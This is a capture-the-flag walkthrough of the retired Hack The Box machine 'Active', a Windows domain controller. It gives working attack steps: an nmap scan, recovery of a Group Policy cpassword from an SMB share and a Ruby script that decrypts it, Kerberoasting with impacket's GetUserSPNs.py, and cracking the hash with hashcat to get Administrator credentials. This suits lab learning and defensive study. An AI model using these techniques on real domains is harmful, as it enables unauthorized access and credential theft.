Active
| Name: |
Active
|
|
|---|---|---|
| Release Date: | 28 July 2018 | |
| Retire Date: | 12 August 2018 | |
| OS: | Windows ![]() |
|
| Base Points: | Easy - Retired [0] | |
| Rated Difficulty: |
|
|

| Radar Graph: |
|
|
![]() |
![]() |
m0noc
|
![]() |
![]() |
no0ne
|
| Creator: |
eks
|
|
| CherryTree File: |
CherryTree - Remove the .txt extension CherryTree - Remove the .txt extension |
We start with the usual 'nmap -sC -sV -oA ./Active 10.10.10.100':
# Nmap 7.70 scan initiated Tue Aug 21 09:56:50 2018 as: nmap -sC -sV -oA ./active 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up (0.032s latency).
Not shown: 983 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2018-08-21 14:52:48Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: active.htb,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: active.htb,
Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -4m14s, deviation: 0s, median: -4m14s
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2018-08-21 09:53:42
|_ start_date: 2018-08-19 17:34:29
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Tue Aug 21 09:59:55 2018 -- 1 IP address (1 host up) scanned in 185.13 seconds
Ok. This thing has everything open. The 4 that jump out at me are 389/3268 running LDAP and 139/445 running SMB. Add DNS and the fact that nmap says this is a Windows Server 2008 R2 SP1 and we are looking at a Domain Controller.
All KINDS of scenarios are running through my head. Pass-the-Hash attacks, Kerberoasting, and Golden Tickets raining down from the Heavens! Ok. Enough day dreaming. Back to work!!
If we SMB to the box, we are given 6 directories.
ADMIN$
C$
NETLOGON
Replication
SYSVOL
Users
We can only get to one of them. smb://10.10.10.100/Replication Navigating around in there, we eventually come to a Groups.xml file.
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS"
image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}">
<Properties action="https://www.phoenix-comp.com/U" newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLf
CuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1"
neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/>
</User>
</Groups>

Great! Now we have a password hash for SVC_TGS, which in Windows domains is Ticket Granting Service. This is definitely going to be a Kerberos exploit box. A little bit of Google-Fu and we find https://pentestlab.blog/tag/cpassword/ for cracking the hash.
require 'rubygems'
require 'openssl'
require 'base64'
encrypted_data =
"edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
def decrypt(encrypted_data)
padding = "=" * (4 - (encrypted_data.length % 4))
epassword = "#{encrypted_data}#{padding}"
decoded = Base64.decode64(epassword)
key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\
xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b"
aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
aes.decrypt
aes.key = key
plaintext = aes.update(decoded)
plaintext
Running that nice little Ruby script, we get the TGS password of GPPstillStandingStrong2k18
The TGS has some pretty max level privileges. Let's see if we can SMB to some of the other shares now.


Great! We can SMB to the Users folder. On the Desktop of SVC_TGS is the User flag. 1 down; 1 to go. We still can't get into the Administrator's folder.
A little bit more Google-Fu and we come across a Knock and Pass Kerberos Exploit - ms14-068 https://wizard32.net/blog/knock-and-pass-kerberos-exploitation.html or we can trust impacket.
In the examples folder of impacket is a GetUserSPNs.py script. Before we run that script, we need to make sure our attacking machine can acknowledge that active.htb exists. To do this, we modify our /etc/hosts file. EDIT: If you are running the Kali 2020.1 VM, you will need to sudo vi instead of just vi.
10.10.10.100 active.htb active.htb.local ACTIVE.LAB.LOCAL LAB.LOCAL
ACTIVE.HTB 10.10.10.100 dc dc.active.htb
From there, we can run Impacket.
$ python GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
ServicePrincipalName Name MemberOf
PasswordLastSet LastLogon Delegation
-------------------- ------------- --------------------------------------------------------
-------------------------- -------------------------- ----------
active/CIFS:445 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb
2018-07-18 15:06:40.351723 2018-07-30 13:17:40.656520
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$fa5f3c33b5207766406863e1c38abf4d$...

Ladies and gents, we have an Administrator hash. From here, we can either try to impersonate the user, we can try to pass the hash, or we can try and crack the hash. I'm lazy. Let's take the easy route and crack it with hashcat.
hashcat -a 0 -m 13100 [hash] rockyou.txt


Ticketmaster1968. Let's get this root flag. It can be done with smbclient or directly from the File Manager. I used File Manager. The Domain field is pretty irrelevant. For me, it worked with both WORKGROUP and ACTIVE.HTB. However, when I went back to grab screenshots, only WORKGROUP would work. So, watch out for that little gotcha moment.